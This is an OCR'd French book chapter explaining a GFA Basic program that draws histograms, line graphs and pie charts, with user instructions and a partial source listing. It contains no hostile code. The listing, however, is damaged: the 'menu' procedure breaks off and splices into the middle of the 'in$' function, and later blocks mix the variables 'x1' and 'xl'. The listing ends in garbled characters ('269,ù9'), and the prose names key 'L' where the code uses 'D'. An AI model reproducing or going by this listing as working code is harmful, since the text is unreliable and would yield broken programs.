
Si l'ordinateur est remarquablement doué pour la manipulation de données numériques, il n'en est pas de même pour l'être humain. Les représentations graphiques lui sont d'un grand secours lorsque les données à comparer sont nombreuses et/ou complexes. Dans ce paragraphe, nous allons étudier un programme qui effectue des représentations graphiques de trois formes (voir pages suivantes).

— **Histogrammes** : les données sont représentées sous la forme de colonnes juxtaposées. Par exemple :





Ces graphiques permettent de comparer facilement plusieurs valeurs.

— **Courbes** : les données sont représentées sous la forme de signes plus (+) reliés entre eux par des droites. Par exemple :




Ces graphiques mettent en valeur les tendances.

— **Camemberts** : les données sont représentées sous la forme de parts dans un cercle plein. Par exemple :





Ces graphiques sont particulièrement adaptés à la représentation de totaux.

### COMMENT UTILISER LE PROGRAMME

Les nombreuses possibilités du programme peuvent vous faire croire qu'il est difficile à utiliser. Mais, grâce à une gestion de menus efficace, vous verrez que sa manipulation est des plus aisée.


Ce programme ne fonctionnant qu'en basse résolution, activez ce mode à partir du bureau de l'ordinateur.

Saisissez le programme GRAPH.GFA dans l'éditeur du Basic GFA et exécutez-le en cliquant sur l'option **RUN** du menu. Un écran du type suivant est affiché :



Les données affichées en bas de l'écran représentent les options du menu général du programme. Lorsqu'une des options est affichée en rouge, il suffit de taper son initiale sur le clavier pour la sélectionner. Il est par contre impossible de sélectionner une option qui apparaît en gris.

La première chose à faire pour utiliser le programme consiste à entrer des données. Pour ce faire, appuyez sur la touche **D**. L'écran de saisie est affiché :




Seule l'option "**Quitte**" du menu est affichée en rouge, ce qui signifie que les autres options ne peuvent pas être activées depuis ce menu.

Pour saisir une donnée dans la table, il suffit de positionner la flèche de la souris dessus et de cliquer sur le bouton gauche. Le champ pointé est effacé et le programme attend qu'une donnée soit saisie au clavier.

Avant de poursuivre la description du logiciel, définissons quelques termes techniques et conventions :

— on appelle « série » une colonne de données ;

— on appelle « catégorie » une ligne de données ;

— l'axe des X représente par convention les catégories ;

— l'axe des Y représente par convention les séries.

Les données (catégories et séries) du tableau doivent être numériques. Elles peuvent éventuellement comporter une ou plusieurs décimales, mais dans tous les cas, leur longueur est limitée à 5 caractères. Si vous désirez représenter des données importantes, vous devez donc les diviser par un facteur multiplicatif afin de les limiter à 5 caractères.

Pour saisir une donnée inférieure à 5 caractères, vous devez appuyer sur la touche <Return> en fin de saisie. Par contre, pour saisir une donnée de 5 caractères, l'appui sur la touche <Return> est automatique.

Si vous le désirez, vous pouvez donner un nom à chacune des catégories et des séries. Ces noms apparaîtront dans la représentation graphique. Pour ce faire, utilisez la même technique que pour saisir une donnée.

La couleur et la trame de chaque série peut également être choisie. Pour ce faire, il suffit de cliquer sur la case correspondante. Vous disposez de 15 couleurs et de 24 trames différentes.

Pour vous entraîner, saisissez le tableau suivant :


| Nom / Couleur / Trame | | Urbain | Rural | | | |
|---|---|---|---|---|---|---|
| 1 | 1806 | 5.4 | 23.4 | | | |
| 2 | 1866 | 11.5 | 26.4 | | | |
| 3 | 1936 | 21.5 | 20 | | | |
| 4 | 1968 | 33.4 | 17.2 | | | |
| 5 | 1982 | 40 | 14.4 | | | |
| 6 | | | | | | |
| 7 | | | | | | |
| 8 | | | | | | |
| 9 | | | | | | |
| 10 | | | | | | |
| 11 | | | | | | |
| 12 | | | | | | |
| 13 | | | | | | |
| 14 | | | | | | |
| 15 | | | | | | |
| 16 | | | | | | |

Données Fichiers | Présentation Impression | Affichage Quitte

Lorsque ces données sont entrées, quittez l'écran de saisie en appuyant sur la touche Q du clavier (option **Quitte**). L'écran de saisie s'efface, et le

menu général est affiché en bas de l'écran. Toutes ses options apparaissent en rouge. Elles sont donc toutes accessibles.

Appuyez sur la touche P pour sélectionner l'écran de présentation.




Saisissez les données suivantes dans cet écran :

Titre du graphe : Répartition de la pop
Titre Ordonnée : en millions
Titre Abscisse : Année

Positionnez le curseur sur la valeur "Histogramme" (champ Type de graphe) et cliquez. La valeur **"Lignes et points"** est affichée. Cliquez à nouveau. La valeur "Camembert" remplace la précédente. Si vous cliquez une troisième fois, la valeur "Histogramme" est à nouveau affichée.

La valeur du champ "Données dans le graphe" peut être modifiée en utilisant la même méthode. Les deux valeurs possibles sont **"Oui"** et **"Non"**.

Quittez l'écran de présentation en appuyant sur la touche Q du clavier. L'écran s'efface, et le menu général est affiché en bas de l'écran. Toutes ses options apparaissent en rouge. Elles sont donc toutes accessibles.

Appuyez sur la touche A pour activer l'option "Affichage" du menu. L'histogramme correspondant aux données entrées est affiché sur l'écran. Si vous désirez afficher une courbe ou un camembert, il vous suffit de repasser au menu général en appuyant sur la touche Q (option Quitte), et de modifier la valeur du champ "Type de graphe" en utilisant la souris.

L'option **"Impression"** du menu général provoque l'impression de l'écran. L'imprimante doit évidemment être ON LINE avant de sélectionner cette option.

L'option "Fichiers" du menu général permet de :


— sauvegarder les données graphiques en mémoire dans un fichier texte ;

— charger des données graphiques précédemment sauvegardées afin de ne pas avoir à les réentrer.

L'option "Quitte" du menu général met fin au programme. Veillez à sauvegarder les données en mémoire avant de sélectionner cette option, car, dans le cas contraire, elles seraient irrémédiablement perdues...

### LE PROGRAMME EN DÉTAIL

La logique générale du programme est la suivante :




Le programme débute par la section de programme principal qui active séquentiellement les procédures **init** (initialisation des variables du programme), **menu** (affichage du menu en bas de l'écran) et **choix_option** (choix d'une des options du menu).

La procédure **init** est très classique. Elle définit les divers tableaux utilisés par le programme et initialise certaines variables.

La procédure **menu** affiche le menu général en bas de l'écran. Elle demande un paramètre en entrée :

```
PROCEDURE menu(attribut)
```

Ce paramètre est un entier compris entre 0 et 63. Les bits de la conversion binaire de ce paramètre déterminent la couleur d'affichage des options du menu selon les conventions suivantes :




Lorsqu'un bit est à 1, l'option correspondante est affichée en rouge. L'option est affichée en gris dans le cas contraire.

La fonction **in$** est utilisée pour lire une donnée alphanumérique dont la longueur maximale est précisée dans l'argument :

```
FUNCTION in$(taille)
```

Les caractères entrés sont lus à l'aide de la fonction INKEY$ :

```
REPEAT
  a$=INKEY$
UNTIL a$<>""
```

Lorsque la touche pressée est <Backspace>, le dernier caractère entré est effacé :

```
IF (ASC(a$)=8) AND (nc<>0) THEN
  nc=nc-1
  b$=LEFT$(b$,LEN(b$)-1)
  PRINT CHR$(8);" ";CHR$(8);
```

Dans le cas contraire, il est ajouté à la chaîne déjà saisie :

```
ELSE
  IF ASC(a$)<>13 THEN
    PRINT a$;
    b$=b$+a$
    nc=nc+1
ENDIF
```

Lorsque la partie saisie est terminée, la donnée entrée est affichée dans la partie droite du champ. Pour cela, la donnée est effacée :

```
FOR i=1 TO LEN(b$)
  PRINT CHR$(8);
NEXT i
```

Elle est ensuite réaffichée précédée du nombre d'espaces nécessaires à l'affichage :

```
FOR i=1 TO taille-LEN(b$)
  PRINT " ";
NEXT I
PRINT b$
```

La procédure **choix_option** est responsable de l'activation des divers groupes d'opérations liés aux options du menu.

Les touches tapées au clavier sont lues grâce à une instruction **INKEY$**. Une structure **SELECT CASE** identifie ensuite la touche frappée et effectue les actions qui doivent en découler.

L'option **"L"** active l'écran de saisie. Cet écran est affiché et éventuellement rempli (s'il n'est pas vide).

Le programme se met alors en attente de l'appui sur la touche **"Q"** du clavier ou de l'activation de la souris.

```
REPEAT
  a$=INKEY$
UNTIL (UPPER$(a$)="Q") OR (MOUSEK=1)
```

Lorsque la souris est activée, les coordonnées pointées sont comparées aux diverses zones de sélection des champs.

Lorque la souris pointe sur un champ éditable, il est effacé, et la fonction **in$** est activée pour acquérir les données tapées par l'utilisateur. Par exemple pour la saisie du champ **"Nom"**

```
CASE 1
  LOCATE 11+(x1-2)*6,y1
  PRINT "      "
  LOCATE 11+(x1-2)*6,y1
  t1$(x1-1)=@in$(5)
```

Les champs **"Couleur"** et **"Trame"** sont l'objet d'un traitement spécial. La couleur ou la trame de la zone pointée est modifiée dans la limite des couleurs (15) ou trames (24) disponibles.

L'option **"P"** du menu principal active l'écran de présentation. Cet écran est géré selon le même principe que l'écran de saisie.

L'option **"A"** du menu principal affiche la courbe dont les données ont été entrées dans l'écran de saisie et dont le type a été défini dans l'écran de présentation.

Cet affichage comporte plusieurs étapes dont :

— calcul de la valeur maximale à afficher en vue de déterminer l'échelle de la représentation ;

— calcul du nombre de séries ;

— calcul du nombre de catégories ;

— affichage des données texte sur la représentation graphique (titre, axes, valeurs).

Chaque type de représentation fait ensuite l'objet d'un traitement spécial qui consiste essentiellement en :

— calcul des coordonnées de chaque donnée à afficher ;

— conversion des données en éléments graphiques (barres, lignes et points, portions de camembert).

L'option "F" du menu principal donne accès à l'écran de **lecture/sauvegarde** de données.

Vous pouvez charger des données en mémoire ou sauvegarder les données en mémoire sur disque :

```
PRINT "    Chargement (1),"
PRINT "ou Sauvegarde (2) de données..."
PRINT
INPUT "Entrez votre choix : ",choix
```

Les données sauvegardées dans les fichiers disque sont toutes les données entrées dans les écrans de saisie et de présentation :

— nom du graphe (**nom$**) ;

— titre du graphique (**tigra$**) ;

— titre de l'axe des Y (**tiord$**) ;

— titre de l'axe des X (**tiabs$**) ;

— type de graphique (**tygra**) ;

— données dans le graphe (**dogra$**) ;

— données (tableau "**donnees**") ;

— couleurs (tableau "**couleurs**") ;

— trames (tableau "**trames**") ;

— nom des séries (tableau **t1$**) ;

— nom des catégories (tableau **t2$**).

L'option "I" de menu principal déclenche la copie de l'écran courant sur l'imprimante grâce à une instruction **HARDCOPY**.

Le programme se termine lorsque l'utilisateur appuie sur la touche "Q" :

```
  UNTIL a$="Q"
RETURN
```

Le listing du programme est le suivant :

```
' ================================================================
' Tracé de graphiques : Histogrammes, courbes et camemberts
' ================================================================
'
CLS
init              ! Initialisation des variables du programme
menu(63)          ! Affichage du menu en bas de l'écran
choix_option      ! Choix d'une des options du menu
CLS
END
'
'
PROCEDURE init
  '
  ' ------------------------------------------
  ' Initialisation des variables du programme
  ' ------------------------------------------
  '
  DIM t1$(5)
  DIM t2$(16)
  DIM donnees(5,16)
  DIM couleur(5)
  DIM trame(5)
  DIM type$(3)
  tygra=1
  dogra$="Oui"
  FOR i=1 TO 5
    couleur(i)=i
    trame(i)=i
  NEXT i
  FOR i=1 TO 3
    READ type$(i)
  NEXT i
  DATA Histogramme,Lignes et points,Camembert
RETURN
'
'
PROCEDURE menu(attribut)
  '
  ' ------------------------------------------
  ' Affichage du menu en bas de l'écran
  ' ------------------------------------------
  '
  LOCATE 5,23
  COLOR 1
  IF (attribut AND 1)<>0 THEN
    PRINT CHR$(27)+"b"+CHR$(1);
```

(suite)

```
ELSE
  PRINT CHR$(27)+"b"+CHR$(8);
ENDIF
PRINT "Données"
'
LOCATE 15,23
    REPEAT
      a$=INKEY$
    UNTIL a$<>""
    IF (ASC(a$)=8) AND (nc<>0) THEN
      nc=nc-1
      b$=LEFT$(b$,LEN(b$)-1)
      PRINT CHR$(8);" ";CHR$(8);
    ELSE
      IF ASC(a$)<>13 THEN
        PRINT a$;
        b$=b$+a$
        nc=nc+1
      ENDIF
    ENDIF
  UNTIL (nc=taille) OR (ASC(a$)=13)
  IF LEN(b$)<>taille THEN
    FOR i=1 TO LEN(b$)
      PRINT CHR$(8);
    NEXT i
    FOR i=1 TO taille-LEN(b$)
      PRINT " ";
    NEXT i
    PRINT b$
  ENDIF
  RETURN b$
ENDFUNC
'
'
PROCEDURE choix_option
  '
  ' ------------------------------------
  ' Choix d'une des options du menu
  ' ------------------------------------
  '
  REPEAT
    REPEAT
      a$=INKEY$
    UNTIL a$<>""
    a$=UPPER$(a$)  !Mise en majuscule
    SELECT a$
    CASE "D"
      ' - - - - - -
```

(suite)

```
' Données
' - - - - -
CLS
' - - - - - - - - - - - - - - -
' Affichage du tableau vide
' - - - - - - - - - - - - - - -
PRINT "Nom        ----- ----- ----- ----- -----"
PRINT "Couleur"
PRINT "Trame"
FOR i=1 TO 5
  DEFFILL couleur(i),1
  PBOX 80+(i-1)*48,8,119+(i-1)*48,14
  DEFFILL 1,2,trame(i)
  PBOX 80+(i-1)*48,16,119+(i-1)*48,22
NEXT i
PRINT
FOR i=1 TO 16
  PRINT " ";i;
  IF i<10 THEN
    PRINT "  ";
  ELSE
    PRINT " ";
  ENDIF
  PRINT "----- ----- ----- ----- ----- -----"
NEXT i
LINE 1,28,315,28
LINE 1,26,315,26
FOR i=1 TO 6
  LINE 75+(i-1)*48,28,75+(i-1)*48,160
NEXT i
LINE 315,26,315,28
LINE 1,160,315,160
' - - - - - - - - - - - - - -
' Affichage des données
' - - - - - - - - - - - - - -
FOR i=1 TO 5
  IF t1$(i)<>"" THEN
    LOCATE 11+(i-1)*6,1
    PRINT SPACE$(5-LEN(t1$(i)))+t1$(i)
  ENDIF
NEXT i
FOR i=1 TO 16
  IF t2$(i)<>"" THEN
    LOCATE 5,i+4
    PRINT SPACE$(5-LEN(t2$(i)))+t2$(i)
  ENDIF
NEXT i
FOR i=1 TO 16
```

(suite)

```
    FOR j=1 TO 5
      IF donnees(j,i)<>0 THEN
        x$=STR$(donnees(j,i))
        LOCATE 11+(j-1)*6,i+4
        PRINT SPACE$(5-LEN(x$))+x$
      ENDIF
    NEXT j
  NEXT i
  '
  menu(32)
  ' - - - - - - - - - - - - - - - - - -
  ' Saisie de données dans le menu
  ' - - - - - - - - - - - - - - - - - -
  REPEAT
    REPEAT
      a$=INKEY$
  UNTIL (UPPER$(a$)="Q") OR (MOUSEK=1)
  IF (MOUSEK=1) THEN
    REPEAT
    UNTIL (MOUSEK=0)
    x=MOUSEX
    y=MOUSEY
    x1=0
    y1=0
    FOR i=1 TO 6
      IF (x>=32+(i-1)*48) AND (x<=71+(i-1)*48) THEN
        x1=i
      ENDIF
    NEXT i
    FOR i=1 TO 20
      IF (y>=(i-1)*8) AND (y<=(i-1)*8+6) THEN
        y1=i
      ENDIF
    NEXT i
    '
    IF (x1<>0) AND (y1<>0) THEN
      SELECT y1
        ' - - - - - - - - -
        ' Saisie d'un NOM
        ' - - - - - - - - -
      CASE 1
        LOCATE 11+(x1-2)*6,y1
        PRINT "      "
        LOCATE 11+(x1-2)*6,y1
        t1$(x1-1)=@in$(5)
        ' - - - - - - - - - - - -
        ' Saisie d'une COULEUR
        ' - - - - - - - - - - - -
```

(suite)

```
    CASE 2
      IF couleur(xl-1)=15 THEN
        couleur(xl-1)=0
      ELSE
        couleur(xl-1)=couleur(xl-1)+1
      ENDIF
      DEFFILL couleur(xl-1),1
      PBOX 80+(xl-2)*48,8,119+(xl-2)*48,14
      ' - - - - - - - - - - - -
      ' Saisie d'une TRAME
      ' - - - - - - - - - - - -
    CASE 3
      IF trame(xl-1)=24 THEN
        trame(xl-1)=0
      ELSE
        trame(xl-1)=trame(xl-1)+1
      ENDIF
      DEFFILL 1,2,trame(xl-1)
      PBOX 80+(xl-2)*48,16,119+(xl-2)*48,22
      ' - - - - - - - - - - - -
      ' Saisie d'une donnée
                ' - - - - - - - - - - - -
          CASE 5 TO 20
            IF xl=1 THEN
              LOCATE 5+(xl-1)*6,yl
              PRINT "      "
              LOCATE 5+(xl-1)*6,yl
              t2$(yl-4)=@in$(5)
            ELSE
              LOCATE 5+(xl-1)*6,yl
              PRINT "      "
              LOCATE 5+(xl-1)*6,yl
              donnees(xl-1,yl-4)=VAL(@in$(5))
            ENDIF
          ENDSELECT
        ENDIF
      ELSE
        a$=UPPER$(a$)
      ENDIF
    UNTIL (a$="Q")
    a$=""
    CLS
    menu(63)
  CASE "P"
    ' - - - - - - - - -
    ' Présentation
    ' - - - - - - - - -
    CLS
```

(suite)

```
' - - - - - - - - - - - - - -
' Affichage des données
' - - - - - - - - - - - - - -
PRINT "Titre du graphe : ------------------------"
PRINT
PRINT
PRINT "Titre Ordonnée  : ------------------------"
PRINT
PRINT
PRINT "Titre abscisse  : ------------------------"
PRINT
PRINT
PRINT "Type de graphe  : "
PRINT
PRINT
PRINT "Données dans le graphe : ";dogra$
' - - - - - - - - - - - - - -
' Affichage des données
' - - - - - - - - - - - - - -
LOCATE 19,1
IF tigra$<>"" THEN
  PRINT SPACE$(21-LEN(tigra$))+tigra$
ENDIF
LOCATE 19,4
IF tiord$<>"" THEN
  PRINT SPACE$(21-LEN(tiord$))+tiord$
ENDIF
LOCATE 19,7
IF tiabs$<>"" THEN
  PRINT SPACE$(21-LEN(tiabs$))+tiabs$
ENDIF
LOCATE 19,10
PRINT SPACE$(21-LEN(type$(tygra)))+type$(tygra)
menu(32)
REPEAT
  REPEAT
    a$=INKEY$
  UNTIL (UPPER$(a$)="Q") OR (MOUSEK=1)
  IF (MOUSEK=1) THEN
    REPEAT
    UNTIL (MOUSEK=0)
    x=MOUSEX
    y=MOUSEY
    ' - - - - - - - - - -
    ' Titre du graphe
    ' - - - - - - - - - -
    IF (x<=312) AND (x>=144) AND (y<=10) AND (y>=0) THEN
      LOCATE 19,1
```

(suite)

```
    PRINT SPACE$(21)
    LOCATE 19,1
    tigra$=@in$(21)
  ENDIF
  ' - - - - - - - - - - -
  ' Titre de l'ordonnée
  ' - - - - - - - - - - -
  IF (x<=312) AND (x>=144) AND (y<=34) AND (y>=21) THEN
    LOCATE 19,4
    PRINT SPACE$(21)
    LOCATE 19,4
    tiord$=@in$(21)
  ENDIF
  ' - - - - - - - - - - -
  ' Titre de l abscisse
  ' - - - - - - - - - - -
  IF (x<=312) AND (x>=144) AND (y<=58) AND (y>=45) THEN
    LOCATE 19,7
    PRINT SPACE$(21)
    LOCATE 19,7
    tiabs$=@in$(21)
  ENDIF
  ' - - - - - - - - -
  ' Type du graphe
  ' - - - - - - - - -
  IF (x<=312) AND (x>=144) AND (y<=82) AND (y>=69) THEN
    IF tygra=3 THEN
      tygra=1
    ELSE
      tygra=tygra+1
    ENDIF
      LOCATE 19,10
      PRINT SPACE$(21-LEN(type$(tygra)))+type$(tygra)
    ENDIF
    ' - - - - - - - - - - - - -
    ' Données dans le graphe
    ' - - - - - - - - - - - - -
    IF (x<=224) AND (x>=200) AND (y<=104) AND (y>=94) THEN
      IF dogra$="Oui" THEN
        dogra$="Non"
      ELSE
        dogra$="Oui"
      ENDIF
      LOCATE 26,13
      PRINT dogra$
    ENDIF
  ELSE
    a$=UPPER$(a$)
```

(suite)

```
      ENDIF
    UNTIL a$="Q"
    a$=""
    CLS
    menu(63)
  CASE "A"
    ' - - - - - - -
    ' Affichage
    ' - - - - - - -
    CLS
    BOX 16,15,270,180
    BOX 17,16,269,ù9
